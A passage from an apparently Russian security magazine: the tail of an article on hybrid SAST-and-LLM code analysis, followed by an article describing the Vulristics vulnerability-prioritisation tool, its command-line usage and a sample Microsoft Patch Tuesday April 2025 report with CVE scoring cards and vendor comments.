Итак, резюмируем:

› Формальный SAST остается **обязательным игроком**. Он обеспечивает детерминированность, объяснимость и не дает LLM впадать в маразм на больших объемах кода.

› LLM дают **ширину и глубину понимания**. Они расширяют покрытие, видят новые паттерны, помогают работать с бизнес-логикой и человеческим контекстом, снижают шум и облегчают триаж.

› **Академические работы** показывают, что вместе SAST и LLM показывают лучший результат как по полноте, так и по качеству срабатываний.

› **Гибридные продукты** подтверждают, что это вполне практичный вариант. Уменьшение ложных срабатываний на 80–95%, новые классы обнаруживаемых уязвимостей, автофиксы и интеграция всего этого в привычный DevSecOps — уже реальность.

Будущее SAST — это не смерть формальных подходов под натиском ИИ, а эволюция в сторону нейросимвольных гибридов, где строгие правила и графы кода живут бок о бок с эмбеддингами, RAG и генеративными моделями.

1 arxiv.org

2 Telegram-канал «Искусство, код... ИИ?»

3 labs.arxiv.org

4 arxiv.org

5 arxiv.org

6 Joern Documentation

7 University of Groningen

8 Software Engineering Institute

9 arxiv.org

10 openreview.net

11 arxiv.org

12 arxiv.org

13 arxiv.org

14 arxiv.org

15 zeropath.com

16 zeropath.com

17 prnewswire.com

18 benzinga.com

19 corgea.com

20 brainvire.com

21 checkmarx.com

22 corgea.com

23 openai.com

24 benzinga.com

# VULNERABILITIES


# КАК Я СОЗДАЛ ИНСТРУМЕНТ АНАЛИЗА УЯЗВИМОСТЕЙ, *КОТОРЫМ ПОЛЬЗУЮСЬ КАЖДЫЙ ДЕНЬ*

**Александр Леонов**

Ведущий эксперт PT Expert Security Center

**О чем материал** Разбираемся, как работает Vulristics — утилита для оценки и приоритизации уязвимостей

С 2020 г. я развиваю собственный проект Vulristics ❶ (от слов «Vulnerability» и «Heuristics»). Главная задача утилиты — оценка и приоритизация уязвимостей. Она принимает на вход любой набор идентификаторов CVE и БДУ и генерирует по ним аналитические отчеты — тем самым экономит кучу времени и помогает не тонуть в потоке уязвимостей.

## С ЧЕГО ВСЕ НАЧАЛОСЬ: MICROSOFT PATCH TUESDAY

Все мы знаем, что каждый второй вторник месяца Microsoft публикует отчет об исправленных уязвимостях. Сразу после этого многие VM-вендоры начинают его детальный разбор, чтобы быстро выпустить собственные отчеты и выделить наиболее опасные угрозы.

Это, конечно, хорошо, но мне хотелось проводить собственный, независимый анализ. Обрабатывать списки уязвимостей вручную — задача крайне трудоемкая, поэтому возник закономерный вопрос: как автоматизировать процесс, чтобы все происходило практически без моего участия? Ответом на него стала утилита Vulristics. Я освещал процесс разработки в своем Telegram-канале ❷ и сразу выложил исходный код проекта на GitHub ❸. Для анализа Microsoft Patch Tuesday достаточно указать год и месяц, и через несколько минут вы получите готовый отчет.

```
./venv/bin/python3 vulristics.py --report-type "ms_patch_tuesday_extended"
--mspt-year 2025 --mspt-month "April"
--cve-data-sources "ms,nvd,epss,vulners,attackerkb,bdu,custom"
--mspt-comments-links-path "comments_links.txt" --rewrite-flag "True"
--bdu-use-vulnerability-descriptions-flag "False"
--bdu-use-product-names-flag "False"
```

Рисунок 1. Генерация отчета для Microsoft Patch Tuesday

Vulristics

Microsoft Patch Tuesday

**Report Name:** Microsoft Patch Tuesday, April 2025
**Generated:** 2025-05-12 13:37:11

**Vulristics Vulnerability Scores**

- All vulnerabilities: 153
- Urgent: 2
- Critical: 6
- High: 83
- Medium: 62
- Low: 0

**Basic Vulnerability Scores**

- All vulnerabilities: 153
- Critical: 2
- High: 119
- Medium: 32
- Low: 0


**Products**

| Product Name | Prevalence | U | C | H | M | L | A | Comment |
|---|---|---|---|---|---|---|---|---|
| Windows Kernel | 0.9 | | | 2 | | | 2 | Windows Kernel |
| Windows TCP/IP | 0.9 | | | 1 | | | 1 | Windows component |
| Windows Win32k | 0.9 | | | 2 | | | 2 | The Win32k.sys driver is the kernel side of some core parts of the Windows subsystem. Its main functionality is the GUI of Windows; it's responsible for window management. |
| BitLocker | 0.8 | | | 1 | | | 1 | A full volume encryption feature included with Microsoft Windows versions starting with Windows Vista |
| Chromium | 0.8 | 1 | 1 | 5 | 9 | | 16 | Chromium is a free and open-source web browser project, mainly developed and maintained by Google |
| DirectX Graphics Kernel | 0.8 | | | 1 | | | 1 | DirectX Graphics Kernel |
| Microsoft DWM Core | 0.8 | | | 4 | | | 4 | Windows component |

Рисунок 2. Отчет Vulristics

## Разбираем отчет

Сразу за названием профиля идет статистика по уязвимостям (см. рис. 3). Справа — распределение по CVSS, слева — по Vulristics Vulnerability Score (собственный алгоритм приоритизации). Отмечу, что алгоритм Vulristics дает больше разнообразия: помимо Critical, High, Medium и Low, в нем есть категория Urgent. Кроме того, разброс значений здесь заметно шире, чем в CVSS.



**Report Name:** Microsoft Patch Tuesday, April 2025
**Generated:** 2025-05-12 13:37:11

**Vulristics Vulnerability Scores**


- All vulnerabilities: 153
- Urgent: 2
- Critical: 6
- High: 83
- Medium: 62
- Low: 0

**Basic Vulnerability Scores**

- All vulnerabilities: 153
- Critical: 2
- High: 119
- Medium: 32
- Low: 0

Рисунок 3. Статистика по уязвимостям

Для каждой уязвимости утилита детектирует связанный с ней софт. Параметр prevalence показывает, насколько широко распространен тот или иной продукт, но это довольно субъективная штука. Если вы анализируете уязвимости в своей инфраструктуре, популярность софта роли не сыграет — главное, что он есть у вас. Но в случае с Microsoft Patch Tuesday она все-таки важна, ведь одни уязвимости касаются ядра Windows, а другие — довольно редкого софта.



**Products**

| Product Name | Prevalence | U | C | H | M | L | A | Comment |
|---|---|---|---|---|---|---|---|---|
| Windows Kernel | 0.9 | | | 2 | | | 2 | Windows Kernel |
| Windows TCP/IP | 0.9 | | | 1 | | | 1 | Windows component |
| Windows Win32k | 0.9 | | | 2 | | | 2 | The Win32k.sys driver is the kernel side of some core parts of the Windows subsystem. Its main functionality is the GUI of Windows; it's responsible for window management. |
| BitLocker | 0.8 | | | 1 | | | 1 | A full volume encryption feature included with Microsoft Windows versions starting with Windows Vista |
| Chromium | 0.8 | 1 | 1 | 5 | 9 | | 16 | Chromium is a free and open-source web browser project, mainly developed and maintained by Google |
| DirectX Graphics Kernel | 0.8 | | | 1 | | | 1 | DirectX Graphics Kernel |
| Microsoft DWM Core Library | 0.8 | | | 4 | | | 4 | Windows component |

Рисунок 4. Статистика по продуктам

# VULRISTICS ФОРМИРУЕТ ТИПОВЫЕ ОТЧЕТЫ ДЛЯ ЛЮБЫХ НАБОРОВ УЯЗВИМОСТЕЙ, В ТОМ ЧИСЛЕ MICROSOFT PATCH TUESDAY

**Vulnerability Types**

| Vulnerability Type | Criticality | U | C | H | M | L | A |
|---|---|---|---|---|---|---|---|
| Remote Code Execution | 1.0 | | 5 | 29 | 6 | | 40 |
| Security Feature Bypass | 0.9 | 1 | | 10 | 4 | | 15 |
| Elevation of Privilege | 0.85 | 1 | 1 | 30 | 23 | | 55 |
| Information Disclosure | 0.83 | | | 4 | 13 | | 17 |
| Denial of Service | 0.7 | | | 9 | 5 | | 14 |
| Memory Corruption | 0.5 | | | 1 | 5 | | 6 |
| Spoofing | 0.4 | | | | 6 | | 6 |

Рисунок 5. Статистика по типам уязвимостей

Также утилита определяет тип уязвимости. У каждого типа своя критичность: например, для Remote Code Execution показатель будет выше, чем для Spoofing. Кроме того, Vulristics показывает статистику/распределение по всем типам уязвимостей в отчете.

Наконец, комментарии — интересная фишка, которую я не встречал в других подобных утилитах. Ссылки на комментарии для Microsoft Patch Tuesday автоматически подтягиваются из блогов некоторых западных VM-вендоров (в том числе Qualys, Tenable и Rapid7). Если механизм по каким-то причинам не работает (например, поменяли движок блога), можно задать URL отчета вручную.

**Comments**

| Source | U | C | H | M | L | A |
|---|---|---|---|---|---|---|
| MS PT Extended | 1 | 5 | 11 | 15 | | 32 |
| Qualys | 1 | | 16 | 2 | | 19 |
| Tenable | 1 | | 10 | 1 | | 12 |
| Rapid7 | 1 | | 4 | 1 | | 6 |
| ZDI | 1 | | 4 | 1 | | 6 |

Рисунок 6. Статистика по комментариям

```
$ cat comments_links.txt
Qualys|Microsoft Patch Tuesday, April 2025 Security Update
Review|https://blog.qualys.com/vulnerabilities-threat-research/2025/04/08/microsoft-patch-
tuesday-april-2025-security-update-review
Tenable|Microsoft's April 2025 Patch Tuesday Addresses 121 CVEs (CVE-2025-
29824)|https://www.tenable.com/blog/microsofts-april-2025-patch-tuesday-addresses-121-cves-
cve-2025-29824
```

Рисунок 7. Ссылки на источники

# Карточка уязвимости

**Urgent (2)**

1. **Security Feature Bypass** - Chromium (CVE-2025-2783) - Urgent [913]

**Description:** Incorrect handle provided in unspecified circumstances in Mojo in Google Chrome on Windows prior to 134.0.6998.177 allowed a remote attacker to perform a sandbox escape via a malicious file. (Chromium security severity: High)

| Component | Value | Weight | Comment |
|---|---|---|---|
| Exploited in the Wild | 1.0 | 18 | Exploitation in the wild is mentioned on Vulners (AttackerKB object, cisa_kev object), AttackerKB, NVD:CISAKEV websites |
| Exploit Exists | 1.0 | 17 | The existence of a publicly available exploit is mentioned on Vulners:PublicExploit:GitHub:ALCHEMIST3DOT14:CVE-2025-2783 website |
| Criticality of Vulnerability Type | 0.9 | 15 | Security Feature Bypass |
| Vulnerable Product is Common | 0.8 | 14 | Chromium is a free and open-source web browser project, mainly developed and maintained by Google |
| CVSS Base Score | 0.8 | 10 | CVSS Base Score is 8.3. According to NVD data source |
| EPSS Percentile | 0.9 | 10 | EPSS Probability is 0.02941, EPSS Percentile is 0.85695 |

MS PT Extended: **CVE-2025-2783** was published before April 2025 Patch Tuesday from 2025-03-12 to 2025-04-07

Рисунок 8. Карточка уязвимости

В карточке уязвимости отражены: ее тип, связанный продукт, идентификатор CVE, уровень критичности, описание и ключевые слова (по которым определился тип уязвимости и уязвимый софт). Кроме того, в таблице собраны критерии, влияющие на уровень критичности уязвимости:

- **Признаки эксплуатации in the wild.** Берутся из нескольких источников, например AttackerKB и CISA KEV.
- **Признаки наличия публичного эксплойта.** Могут подгружаться из Vulners.com [4], NVD и других источников.
- **Критичность уязвимости.** В примере на рис. 8 Security Feature Bypass оценена в 0,9.
- **Популярность продукта** (prevalence). У Chromium оценка 0,8.
- **CVSS и EPSS** (Exploit Prediction Scoring System описывает вероятность появления эксплойта в ближайшие 30 дней).

Каждый критерий обладает своим весом. Самые «тяжелые» — признаки эксплуатации вживую и наличие эксплойта, а самые «легкие» — CVSS и EPSS.

Следом идут комментарии, и их может быть много... В примере на рис. 9 Tenable указывает, что уязвимость эксплуатировалась в malware «PipeMagic», а ZDI описывает ее возможные сочетания с другими уязвимостями. Я не учитываю комментарии при расчете критичности, но они подсвечивают важные моменты, на которые стоит обратить внимание.

2. **Elevation of Privilege** - Windows Common Log File System Driver (CVE-2025-29824) - Urgent [904]

**Description:** Windows Common Log File System Driver Elevation of Privilege Vulnerability

| Component | Value | Weight | Comment |
|---|---|---|---|
| Exploited in the Wild | 1.0 | 18 | Exploitation in the wild is mentioned on Vulners (AttackerKB object, cisa_kev object), Microsoft, NVD:CISAKEV websites |
| Exploit Exists | 1.0 | 17 | The existence of a publicly available exploit is mentioned on NVD:PublicExploit:www.vicarius.io website |
| Criticality of Vulnerability Type | 0.85 | 15 | Elevation of Privilege |
| Vulnerable Product is Common | 0.8 | 14 | Common Log File System is a general-purpose logging subsystem that is accessible to both kernel-mode as well as user-mode applications for building high-performance transaction logs |
| CVSS Base Score | 0.8 | 10 | CVSS Base Score is 7.8. According to Microsoft data source |
| EPSS Percentile | 0.9 | 10 | EPSS Probability is 0.05131, EPSS Percentile is 0.89281 |

Qualys: **CVE-2025-29824**: Windows Common Log File System Driver Elevation of Privilege Vulnerability The Common Log File System (CLFS) is a general-purpose logging service used by software clients running in user or kernel mode. CLFS can be used for data management, database systems, messaging, Online Transactional Processing (OLTP), and other transactional systems. The use after free flaw in the Windows Common Log File System Driver could allow an authenticated attacker to elevate privileges locally. Upon successful exploitation, an attacker may gain SYSTEM privileges. CISA added the **CVE-2025-29824** to its Known Exploited Vulnerabilities Catalog, acknowledging its active exploitation. CISA urges users to patch the vulnerability before April 29, 2025.

Tenable: Microsoft's April 2025 Patch Tuesday Addresses 121 CVEs (**CVE-2025-29824**)

Tenable: **CVE-2025-29824** | Windows Common Log File System Driver Elevation of Privilege Vulnerability


Tenable: **CVE-2025-29824** is an EoP vulnerability in the Windows Common Log File System (CLFS) Driver. It was assigned a CVSSv3 score of 7.8 and is rated as important. It was exploited in the wild as a zero-day. Microsoft identified this vulnerability in ransomware deployed by the PipeMagic malware via the group tracked as Storm-2460.

Rapid7: The Windows Common Log File System (CLFS) Driver is firmly back on our radar today with **CVE-2025-29824**, a zero-day local elevation of privilege vulnerability. First, the good news: the Acknowledgements section credits the Microsoft Threat Intelligence Center, so the exploit was successfully reproduced by Microsoft; the less-good news is that someone other than Microsoft was first to discover the exploit, because otherwise Microsoft wouldn't be listing **CVE-2025-29824** as exploited in the wild. The advisory does not specify what privilege level is achieved upon successful exploitation, but it'll be SYSTEM, because that's the prize for all the other CLFS elevation of privilege zero-day vulnerabilities. As usual, some form of less-privileged local access is a pre-requisite, but attack complexity is low, so this is the sort of vulnerability which goes into any standard break-and-enter toolkit. Given the long history of similar vulnerabilities, it would be more surprising if exploit code wasn't publicly available in the not-too-distant future. Although December 2024 Patch Tuesday seems as though it must have been a very long time ago, any standard calendar will tell us that only 119 days have elapsed since the last zero-day CLFS local elevation of privilege. Rapid7 discussed the history of CLFS zero-day elevation of privilege vulnerabilities at the time. All versions of Windows receive a patch, except for the venerable LTSC Windows 10 1507, which is listed on the advisory as vulnerable, but left out in the cold with no update; the FAQ says to check back later. Windows 10 LTSC 1507 is scheduled for end of servicing on 2025-10-14, so the clock is ticking regardless.

ZDI: **CVE-2025-29824** - Windows Common Log File System Driver Elevation of Privilege Vulnerability. This privilege escalation bug is listed as under active attack and allows a threat actor to execute their code with SYSTEM privileges. These types of bugs are often paired with code execution bugs to take over a system. Microsoft gives no indication of how widespread these attacks are. Regardless, test and deploy this update quickly.

Рисунок 9. Комментарии к уязвимости

Также Vulristics может учитывать уязвимости, которые вышли в промежутке между двумя Patch Tuesday, и формировать расширенные отчеты. Такие «дополнительные» уязвимости отмечаются в отчете комментарием MS PT Extended (см. рис. 10).



10. **Remote Code Execution** - Microsoft Edge (CVE-2025-29806) - High [523]

**Description:** Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability


| Component | Value | Weight | Comment |
|---|---|---|---|
| Exploited in the Wild | 0 | 18 | Exploitation in the wild is NOT mentioned in available Data Sources |
| Exploit Exists | 0.4 | 17 | The existence of a private exploit is mentioned on Microsoft:PrivateExploit:PoC website |
| Criticality of Vulnerability Type | 1.0 | 15 | Remote Code Execution |
| Vulnerable Product is Common | 0.8 | 14 | Web browser |
| CVSS Base Score | 0.7 | 10 | CVSS Base Score is 6.5. According to Microsoft data source |
| EPSS Percentile | 0.4 | 10 | EPSS Probability is 0.00169, EPSS Percentile is 0.39082 |

MS PT Extended: **CVE-2025-29806** was published before April 2025 Patch Tuesday from 2025-03-12 to 2025-04-07

Рисунок 10. Комментарий к уязвимости в Microsoft Edge

## Группы уязвимостей

После карточек уязвимостей идет наглядное разделение на группы: уязвимости с признаками эксплуатации in the wild, уязвимости с публичными эксплойтами и все остальные (см. рис. 11–12).



**Exploitation in the wild detected (3)**

**Security Feature Bypass (1)**

- Chromium (CVE-2025-2783)

  MS PT Extended: **CVE-2025-2783** was published before April 2025 Patch Tuesday from 2025-03-12 to 2025-04-07

**Elevation of Privilege (1)**

- Windows Common Log File System Driver (CVE-2025-29824)

  Qualys: **CVE-2025-29824**: Windows Common Log File System Driver Elevation of Privilege Vulnerability The Common Log File System (CLFS) is a general-purpose logging service used by software clients running in user or kernel mode. CLFS can be used for data management, database systems, messaging,

**Remote Code Execution (1)**

- Chromium (CVE-2025-24201)

  MS PT Extended: **CVE-2025-24201** was published before April 2025 Patch Tuesday from 2025-03-12 to 2025-04-07

Рисунок 11. Уязвимости с признаками эксплуатации in the wild

**Public exploit exists, but exploitation in the wild is NOT detected (6)**

**Remote Code Execution (4)**

- Kubernetes (CVE-2025-1097, CVE-2025-1098, CVE-2025-1974, CVE-2025-24514)

  MS PT Extended: **CVE-2025-1974** was published before April 2025 Patch Tuesday from 2025-03-12 to 2025-04-07

  MS PT Extended: **CVE-2025-24514** was published before April 2025 Patch Tuesday from 2025-03-12 to 2025-04-07

  MS PT Extended: **CVE-2025-1097** was published before April 2025 Patch Tuesday from 2025-03-12 to 2025-04-07

  MS PT Extended: **CVE-2025-1098** was published before April 2025 Patch Tuesday from 2025-03-12 to 2025-04-07

**Elevation of Privilege (1)**

- Windows Process Activation (CVE-2025-21204)

**Security Feature Bypass (1)**

- Kubernetes (CVE-2025-24513)

  MS PT Extended: **CVE-2025-24513** was published before April 2025 Patch Tuesday from 2025-03-12 to 2025-04-07

Рисунок 12. Уязвимости с публичными эксплойтами

**Other Vulnerabilities (144)**

**Remote Code Execution (35)**

- Microsoft Edge (CVE-2025-25000, CVE-2025-29806, CVE-2025-29815)

  MS PT Extended: **CVE-2025-29806** was published before April 2025 Patch Tuesday from 2025-03-12 to 2025-04-07

  MS PT Extended: **CVE-2025-25000** was published before April 2025 Patch Tuesday from 2025-03-12 to 2025-04-07

  MS PT Extended: **CVE-2025-29815** was published before April 2025 Patch Tuesday from 2025-03-12 to 2025-04-07

- Microsoft Office (CVE-2025-26642, CVE-2025-27745, CVE-2025-27746, CVE-2025-27748, CVE-2025-27749)

  Qualys: **CVE-2025-27745**, **CVE-2025-27748**, and **CVE-2025-27749**: Microsoft Office Remote Code Execution Vulnerability The use after free flaw in Microsoft Office could allow an unauthenticated attacker to achieve remote code execution.

- Windows Remote Desktop Client (CVE-2025-27487)

  Tenable: Microsoft also patched an RCE vulnerability in Remote Desktop Client (**CVE-2025-27487**).

Рисунок 13. Другие уязвимости

# АНАЛИЗ ПРОИЗВОЛЬНЫХ УЯЗВИМОСТЕЙ

С Microsoft Patch Tuesday разобрались. А что, если нам нужно проанализировать рандомный набор уязвимостей? Например, собранный в процессе сканирования инфраструктуры или же очередную подборку из рассылки регулятора.

Для этого достаточно подать на вход утилиты список CVE/BDU (простой текст, разделенный переносами строк) и комментарии (см. рис. 14). Можно проверить и всего одну уязвимость: в примере на рис. 15 я написал для этого небольшой shell-скрипт.

```
./venv/bin/python3 vulristics.py --report-type "cve_list" --cve-project-name "New Project"
--cve-list-path "analyze_cve_list.txt" --cve-comments-path "analyze_cve_comments.txt"
--cve-data-sources "ms,nvd,epss,vulners,attackerkb,bdu,custom" --rewrite-flag "True"
--bdu-use-vulnerability-descriptions-flag "False" --bdu-use-product-names-flag "False"
```

Рисунок 14. Команда для анализа списка уязвимостей

```
$ cat check_cve.sh
#!/bin/bash

touch $1".txt"
echo "$1" > $1".txt"

./venv/bin/python3 vulristics.py --report-type "cve_list" --cve-project-name $1
--cve-list-path $1".txt" --cve-data-sources "ms,nvd,epss,vulners,attackerkb,bdu,custom"
--rewrite-flag "True" --bdu-use-product-names-flag "False"
--bdu-use-vulnerability-descriptions-flag "False"

rm $1".txt"
```

